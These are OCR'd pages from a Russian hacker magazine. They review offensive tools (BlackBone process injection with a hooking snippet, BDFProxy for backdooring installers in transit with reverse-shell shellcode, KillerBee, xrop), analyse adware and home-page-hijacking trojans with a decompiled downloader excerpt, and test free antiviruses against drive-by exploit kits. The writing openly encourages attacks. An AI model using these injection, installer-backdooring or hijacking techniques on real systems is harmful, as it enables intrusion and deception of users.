- отчеты — программа генерирует отличные отчеты о фишинговой кампании. Предоставляется информация о том, сколько людей перешло по ссылкам, откуда (IP) с отображением на карте, и данные о том, что удалось в итоге найти интересного в трафике (логин/пароль).

Как развернуть всю систему на Debian с MySQL в качестве бэкенда, можно прочитать на странице проекта.

BLACKBONE

Автор: DarthTon
Система: Windows
URL: github.com/DarthTon/Blackbone



```
// Get function
auto pHookFn = hclass.procTaskMgr.modules().GetExport(
    hclass.procTaskMgr.modules().GetModule( L"ntdll.dll" ), "NtOpenProcess" );

if (pHookFn.procAddress != 0)
{
    std::wcout << L"Found. Hooking...\n";


    // Hook and wait some time.
    if (hclass.procTaskMgr.hooks().Apply( RemoteHook::ht_hwbp, pHookFn.procAddress, &HookClass::HookFn, hclass ))
```

Сегодня хочется представить твоему вниманию одну любопытнейшую библиотеку для игр с памятью в ОС Windows. Чтобы было понятно, для чего она, взгляни на ее возможности:

- поддержка x86/x64;
- взаимодействие с процессами;
- управление PEB32/PEB64;
- управление процессом через WOW64;
- изменение свойств памяти и ее выделение/освобождение;
- перечисление всех загруженных библиотек;
- получение адресов экспортируемых функций;
- инъекция модулей (включая чистые IL images);
- инъекция 64bit-модулей в WOW64-процессы;
- большой функционал для работы с потоками;
- поиск по паттерну в памяти локального и удаленного процесса;
- выполнение кода в удаленном процессе;
- выполнение функций;
- сборка и выполнение собственного кода в удаленном процессе;
- поддержка cdecl/stdcall/thiscall/fastcall конвенций;
- удаленный hooking функций.

И это далеко не полный список возможностей данной библиотеки!

Библиотека имеет понятный API, с которым не составит труда разобраться. С помощью нее можно писать как хорошие системные инструменты, так и не очень хорошее ПО :).



Автор: secret squirrel
Система: Windows/Linux
URL: github.com/secretsquirrel/the-backdoor-factory



PATCH BINARIES ЧЕРЕЗ MITM

В интернете много ресурсов, где можно скачать установщики программ или недостающих библиотек. И в большинстве случаев это все передается по HTTP. Как следствие, очень просто провести атаку «человек посередине» (MITM). Уже сейчас есть несколько программ, которые позволяют подменять контент, но вот вставить свой код в легальную программу было нельзя.

На конференции DerbyCon был представлен инструмент BDFProxy, который может справиться с этой задачей. Например, кто-то качает последнюю версию Wireshark, а ты делаешь на него MITM и патчишь установщик, вставляя туда reverse tcp shellcode. Сказка!

Для своей работы использует программу этого же автора The Backdoor Factory (BDF) (github.com/secretsquirrel/the-backdoor-factory), которая как раз и отвечает за патчинг исполняемого кода и добавление в него нового функционала. Данная библиотека также примечательна и достойна внимания. Она позволяет патчить x86/x64 исполняемые файлы, вставлять один или несколько собственных shellcode и при этом способна каждый раз генерировать уникальный exe-файл.

Также вторая программа, обеспечивающая работу BDFProxy, — это mitmproxy (mitmproxy.org), о которой мы уже рассказывали на страницах нашего журнала.

Данный трюк не пройдет, если исполняемый файл, который мы патчим, использует механизмы самопроверки на целостность.



Авторы: Ryan Speers, Ricky Melgares
Система: Linux
URL: code.google.com/p/killerbee/



АТАКУЕМ ZIGBEE

ZigBee (Wiki) — спецификация сетевых протоколов верхнего уровня (уровня приложений API и сетевого уровня NWK), использующих сервисы нижних уровней — уровня управления доступом к среде MAC и физического уровня PHY, регламентированных стандартом IEEE 802.15.4. ZigBee и IEEE 802.15.4 описывают беспроводные персональные вычислительные сети (WPAN). Спецификация ZigBee ориентирована на приложения, требующие гарантированной безопасной передачи данных при относительно небольших скоростях и возможности длительной работы сетевых устройств от автономных источников питания (батарей).

KillerBee — это фреймворк, базирующийся на Python, и набор инструментов для исследования и эксплуатации безопасности ZigBee и IEEE 802.15.4. Используя программу KillerBee и совместимый IEEE 802.15.4 радиоинтерфейс, ты можешь прослушивать ZigBee-сети, записывать и переправлять сетевой трафик, атаковать криптосистемы и многое другое. Используя фреймворк KillerBee, ты можешь построить свои собственные инструменты. Например, реализовать ZigBee-фаззер, эмулятор и атаковать конечные устройства (роутеры, навигаторы и прочее).

Также хочется отметить, что идет разработка платы под названием Api-Mote v2, которая является железным интерфейсом для KillerBee и специально разработана для прослушивания ZigBee-сетей, инъекций в них и разных других хакерского рода действий.

Автор: Amat Cama
Система: Linux / Windows / OS X
URL: github.com/acama/xrop



XROP

В нашей рубрике мы уже не раз касались темы написания эксплойтов, а если быть точнее — инструментов, помогающих ускорить процесс их написания. И ты наверняка знаешь, что сейчас ни один мало-мальский эксплойт не обходится без ROP-цепочки в шелл-коде для обхода DEP.

ROP-гаджеты сегодня самому искать практически не надо (если только тебе не требуется что-то экзотическое), даже уже потихоньку появляются инструменты для генерации шелл-кодов из ROP-гаджетов. Но также возникает и потребность в поддержке не только архитектур x86/x64, но и ARM с MIPS, на которых крутится много различных железяк, например роутеры или модемы.


Инструмент под названием xrop как раз и примечателен тем, что поддерживает несколько архитектур:

- ARM,
- x86,
- MIPS,
- PPC.

Xrop использует библиотеку дизассемблирования libxdisasm (github.com/acama/libxdisasm) от этого же автора. Для работы программы достаточно ей на вход подать исполняемый файл, где необходимо найти ROP-гаджеты.

Как видишь, с каждым днем писать эксплойты для различных железяк становится все проще и проще, а дырок там предостаточно, так что дерзай :).

ТРОЯНЫ-МОНЕТИЗАТОРЫ



НЕСКОЛЬКО «СРАВНИТЕЛЬНО ЧЕСТНЫХ» СПОСОБОВ ПОЛУЧЕНИЯ ПРОФИТА В СЕТИ

Сегодня мы оставим в стороне явный сетевой криминал и поговорим о программах, которые формально не являются вредоносными, но благодаря некоторым своим особенностям определяются многими антивирусными средствами как «не совсем желательные».



Евгений Дроботун
drobotun@xakep.ru

«МЕНЯЛЬЩИКИ» СТАРТОВОЙ СТРАНИЦЫ В БРАУЗЕРАХ (СЕМЕЙСТВО TROJAN.STARTPAGE)

Один из самых известных и агрессивных представителей этого семейства, бесспорно, Adware.Webalta.2 (по классификации Dr.Web). Это творение предназначено для вирусной рекламы российского поисковика webalta.ru (радует, что в настоящее время этот поисковик захирел и искать что-либо отказывается :)).

Сам троян представляет собой обычный исполняемый файл с названием WebaltaService.exe. Распространяется, маскируясь под всякие полезные программы.

После запуска создает папку WebaltaService в каталоге %AppData%, пишет себя в созданную папку и регистрирует в виде сервиса в реестре:


```
[HKLM\System\CurrentControlSet\Services\↵
 WebaltaService]
Description = Search Service
DisplayName="WebaltaService"
ImagePath= "%AppData%\WebaltaService\↵
WebaltaService.exe -start"
```

Все действие этой программы заключается в изменении стартовой страницы на webalta.ru во всех установленных в систему браузерах. Делает это он, внося исправления в реестр, в конфигурационные файлы браузеров и меняя свойства ярлыков на рабочем столе. При всем этом запущенный webaltaservice.exe пристально следит за всеми изменениями стартовой страницы и при необходимости восстанавливает ее обратно на webalta.ru.

Младшие сородичи Adware.Webalta.2 (например, Trojan.StartPage.55558 или Trojan.StartPage.58232) действуют не так назойливо. При запуске они просто меняют стартовую страницу без всякого внедрения в систему. Trojan.StartPage.55558 в качестве стартовой страницы ставит какой-то фейковый поисковик ultimate-search.net, а Trojan.StartPage.58232 — китайский новостной и развлекательный интернет-портал duba.com.

Цель действия программ такого рода ясна — накрутка посещаемости и реклама интернет-ресурсов.








```
// downloader.Main
private void Form1_Load(object sender, EventArgs e)
{
    this.longurl = Resources.longurl.ToString();
    this.longurl = Regex.Match(this.longurl, "(longurl:)(.*?)(\\$)(.*?)(:longurl)", RegexOptions.Igno
    this.filetitle = Regex.Match(Resources.filetitle.ToString(), "(filetitle:)(.*?)(\\$)(.*?)(:fileti
    this.ftitle.Text = this.filetitle;
    this.Text = this.filetitle + " Downloader";
    changehome changehome = new changehome();
    changehome.change("http://ultimate-search.net/");
}
```







Рис. 1. Webalta.ru собственной персоной

Рис. 2. Установка WebaltaService вместе со скачанным с одного из многочисленных сайтов торрент-клиентом (по умолчанию стоит пункт «Простая распаковка (рекомендуется)», при этом выбор из четырех галочек спрятан)

Рис. 3. Декомпилированный кусок кода Trojan.StartPage.58232 (выделена установка стартовой страницы на ultimate-search.net)

Рис. 4. Замена стартовой страницы в IE на duba.com путем изменений в реестре (работа Trojan.StartPage.58232)

Рис. 5. На китайском duba.com есть и приличный поисковик



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



WWW

Самые распространенные партнерки по работе с платными архивами: cashmagnat.com, zippro2.com, www.zipmonster.ru, wizardpacker.com, installmonster.ru

МОНЕТИЗАТОРЫ ТРАФИКА (СЕМЕЙСТВО TROJAN.LOADMONEY)


В большинстве случаев у всех представителей этого семейства ноги растут из какой-либо партнерской программы по монетизации трафика за инсталлы.


Суть этих программ заключается в плате за загрузку вместе со скачиваемым контентом дополнительного программного обеспечения. Выглядит это следующим образом: владелец какого-нибудь сайта со скачиваемым контентом меняет прямые ссылки на свой контент на линки партнерской программы, по которым лежит программа-загрузчик. Посетитель сайта, кликнув ссылку на понравившийся контент, скачивает этот загрузчик (который как раз и определяется антивирусами как нежелательная программа), далее после запуска загрузчик вместе со скачиваемым контентом устанавливает дополнительное ПО (обычно это тулбар к браузеру или сам браузер от какого-нибудь известного коммуникационного портала).


Как правило, загрузчик подписывается цифровой подписью, чтобы у посетителей сайта не возникало лишних вопросов.


Если посмотреть обмен загрузчика с сервером партнерской программы, там можно увидеть и идентификатор партнера в партнерской программе, и название партнерки, и имя скачиваемого файла, и то самое дополнительное ПО, которое будет установлено вместе со скачанным контентом.

Понятно, что владельцы партнерской программы несут ответственность только за свой загрузчик, а качество контента остается на совести его владельца. Хотя условиями партнерских программ предусмотрена проверка всего контента, проходящего через них, и блокирование всего, что вызывает сомнение, оперативность этого процесса оставляет желать лучшего. Мне, например, встречались несколько ссылок вообще без запрашиваемого файла, однако тулбар и браузер исправно установились, или ссылки вели на платный архив со «сбрасывальщиком триального срока для антивируса». Так что под прикрытием валидной цифровой подписи загрузчика на компьютер может запросто попасть что-нибудь нехорошее.













Рис. 6. Партнерка по монетизации трафика loadmoney.ru

Рис. 7. Общая схема работы партнерской программы по монетизации трафика

Рис. 8, 9. Загрузчики от разных партнерских программ

Рис. 10. Сертификат программы-загрузчика

Рис. 11. Кусочек обмена загрузчика с сервером в виде XML-трафика







Рис. 12, 13. Бесплатные подарки для «Одноклассников» и «ВКонтакте», за которые в конечном итоге придется заплатить

Рис. 14. Партнерская программа zipmonster.ru

Рис. 15. Один из платных архивов на virustotal.com

Рис. 16. Помимо обещания продлить триальный срок «Антивируса Касперского», этот архив требует денег и меняет стартовую страницу в браузере на yamdex.net





WWW

Наиболее известные партнерские программы по монетизации трафика за инсталлы дополнительного софта: skymonetizer.com, btmagnat.com, loadmoney.ru, webasm.com, profitraf.ru

ПЛАТНЫЕ АРХИВЫ (СЕМЕЙСТВО TROJAN.SMSSEND)

Наверняка ты хоть раз сталкивался с тем, что архив с крайне нужной софтиной или еще с чем-нибудь полезным, с таким трудом найденный на бескрайних просторах Сети, в самом конце распаковки вдруг требовал ввести твой номер телефона или отправить SMS, чтобы продолжить распаковку.

Так проявляют свое действие партнерские программы по заработку на платных архивах. Программы такого плана представлены, к примеру, сервисом zipmonster.ru или wizardpacker.com.

Суть заработка в таких партнерских программах заключается в упаковке распространяемого контента архиватором от партнерской программы, что делает эти архивы платными, и для разблокировки доступа к этому архиву пользователю необходимо ввести код, который он должен получить по SMS и за который с его мобильного счета спишется некоторая сумма.

Как правило, о платных архивах антивирусы отзываются не очень хорошо, поскольку благонадежность их содержимого очень часто вызывает сомнение.

ЗАКЛЮЧЕНИЕ

Описанные программы не разрушают файлы, не воруют кредитки и не форматируют жесткий диск, и большинство антивирусных продуктов относят к нежелательному или рекламному программному обеспечению, а некоторые так и вовсе не видят в них ничего плохого. Но, как говорится в одном известном анекдоте, «ложки-то нашлись, а вот осадочек остался…»

deeonis
deeonis@gmail.com

ТЕСТ АНТИВИРУСОВ: БЕСПЛАТНО ИЛИ НЕ ОЧЕНЬ?

AVIRA FREE ANTIVIRUS, AVAST! FREE ANTIVIRUS, AVG FREE ANTIVIRUS, KAV ПРОТИВ DRIVE-BY АТАК

Drive-by — самый главный способ доставки цифрового контента, которым в настоящий момент пользуются злые вирмейкеры. Не нужно (хотя все еще можно :)) втыкать зараженные флешки, не обязательно открывать сомнительные аттачи с sexygirlphoto.jpg.exe — достаточно всего лишь зайти на скомпрометированный сайт и получить на свою машину хорошую коллекцию троянов в нагрузку.

Обычно drive-by подразумевает под собой использование уязвимости в браузерах и сопутствующем софте, например JVM, Adobe Reader или Flash. Антивирусы, в свою очередь, должны лезущую через заботливо оставленные щели малварь пропалить, зловреда — удалить, а юзеру выдать предупреждение. Насколько эффективно они справляются со своей задачей? Проверим на практике!

ВЫБИРАЕМ АНТИВИРУСЫ ДЛЯ ТЕСТА

Простой домашний пользователь не хочет вникать во все тонкости информационной безопасности (он лучше тебе позвонит, если появится проблема). Ему нужна максимально надежная защита за минимальные деньги. Благо со стоимостью антивирусных программ сейчас все в порядке — есть как недорогие платные решения, так и абсолютно бесплатные продукты. К таким можно отнести, например, Avira Free Antivirus, avast! Free Antivirus, AVG Free Antivirus. Вот именно их мы и будем тестировать. Для начала посмотрим, что умеют наши испытуемые.

Avira предоставляет облачную защиту ПК и блокировку шпионских программ. Если установить расширение для браузера, то пользователь получит защиту от отслеживания в интернете и оценку безопасности посещаемых сайтов.

Avast также предоставляет защиту от шпионских программ и руткитов и, кроме того, делает это интеллектуально, с использованием технологии DynaGen. Функционал AVG Antivirus Free позволяет бороться с руткитами и шпионским ПО, а также предоставляет защиту веб-серфинга и поиска.

ТЕСТИРОВАНИЕ


Для проверки выбранных антивирусов мы постарались придумать испытания, максимально приближенные к боевым условиям. Все защитное ПО устанавливалось на Windows 7 x86. На саму винду мы намеренно не установили последние заплатки. Кроме того, мы поставили несвежие версии Java, Adobe Reader и Flash Player. Это позволит зловредам найти лазейку для проникновения в систему. Антивирусы устанавливались с настройками по умолчанию, а их базы сигнатур были обновлены до последних версий.


Качество защиты проверяли не простым сканом по предопределенному набору вредоносных файлов, а по эффективности блокирования drive-by атак. Был выбран актуальный список ссылок, код по которым пытался заразить компьютер пользователя вредоносом. В основном на ПК пыталась проникнуть известная малварь Zeus. Этот троян используется для кражи важной информации у жертвы, например, это могут быть логины и пароли от аккаунтов в социальных сетях, финансовая информация и прочие важные в хозяйстве вещи. Активность Zeus очень велика, только в США насчитывается около 3,6 миллиона зараженных компьютеров. Но, несмотря на это, не все антивирусы способны его поймать и корректно нейтрализовать.


Еще одним видом зловредов, который атаковал наши тестовые площадки, был Trojan Downloader. Это сравнительно невинное поделье вирмейкеров предназначено лишь для загрузки master малвари. Размер загружаемого троянца обычно невелик, всего пара десятков килобайт (сказал бы ты про «пару десятков килобайт для малвари» году эдак в 99-м ;). — Прим. ред.), и пользователь часто даже не замечает, что на его ПК что-то закачивается.


Ну и нельзя не упомянуть разнообразные виды червей, которые также пытались проникнуть через защитный софт на компьютер. После инфицирования эти зверьки начинали активно размножаться, копируя себя в корень логических дисков и системные папки. Если зловред попадал на USB-стик, то ему в пару создавался файл autorun.inf, который активизировал червя на других ПК при подключении к ним флешки. Полезная нагрузка у таких вирусов была самой разной, в том числе угон аккаунтов онлайн-игр у геймеров.

Для проникновения в девственно чистый, даже без заплаток, компьютер злые хакеры использовали разнообразные эксплойт-паки. Выбор последних сейчас очень велик. Например, это всем известные Phoenix, Red Kit и Sakura. Red Kit включает в себя эксплойты для таких уязвимостей, как:












Рис. 1. Список ссылок с drive-by угрозами

Рис. 2. Avast! находит заразу

Рис. 3. AVG обезвреживает зловред

Рис. 4. KAV блокирует зараженную страницу

- CVE-2013-2551 — позволяет удаленно выполнить произвольный код IE;
- CVE-2013-2471 — позволяет удаленно повлиять на конфиденциальность данных в JRE различных версий;
- CVE-2013-2460 — похожа на предыдущую уязвимость CVE-2013-2471 для JRE;
- CVE-2013-1493 — позволяет удаленно выполнить произвольный код в JRE различных версий.

Это только малая часть того, что будет применяться для заражения наших тестовых ПК. Использование злоумышленниками того или иного набора эксплойтов определяется в первую очередь его эффективностью, то есть какой процент машин будет заражен. Это, в свою очередь, зависит от качества поддержки авторами своего набора эксплойтов и его своевременного обновления. Чем больше эксплойтов включено в набор и чем лучше они обфусцированы, тем выше будет доля успешных атак.

Всему этому безобразию должен был противостоять выбранный нами защитный софт. Если антивирусное ПО блокировало попытку выполнения эксплойта или ловила загружаемый вирус, то испытание считалось пройденным.

Первым на очереди был avast! Free Antivirus. Его модули для мониторинга веб-серфинга и файловой системы показали себя очень хорошо. Мимо avast! прошел лишь один зловред — это достойный результат. Стоит также отметить, что на каждый вредоносный линк чешский антивирус срабатывал дважды, один раз сообщая о подозрительной ссылке, а второй раз блокируя уже скачанный файл. Так что по меркам бесплатных пакетов avast! держится довольно уверенно.

Далее в наших испытаниях следовали AVG и Avira. Они, к сожалению, по непонятным нам причинам показали плохой результат. Всего 10% угроз было обнаружено и обезврежено ими... странно. AVG всегда считался довольно параноидальным, и если бы год назад меня спросили, кто из этой тройки (включая avast!) более эффективен, — я бы еще задумался.

ДОБАВИМ ПЕРЦУ

Помимо бесплатных решений, есть и платные продукты. Логика подсказывает: если результат одинаков, то зачем платить больше? Но чтобы проверить надежность freeware защитного ПО в сравнении с платными решениями мы устроили внеконкурсную проверку Kaspersky Anti-Virus. Чтобы не смущать наших конкурсантов, мы взяли самую простую редакцию из всего семейства антивирусов от Касперского, поскольку она предоставляет базовую защиту для ПК, так же как и выбранное нами бесплатное ПО.

Хотя, конечно, Kaspersky Anti-Virus имеет более внушительный список защитных технологий. Помимо стандартных модулей против троянов/руткитов, а также защиты во время веб-серфинга, у этого ПО есть sandbox, который позволяет выполнять недоверенные программы в защищенном окружении, а также мета-сканер, занимающийся поиском вредоносных фрагментов кода в неизвестных файлах.

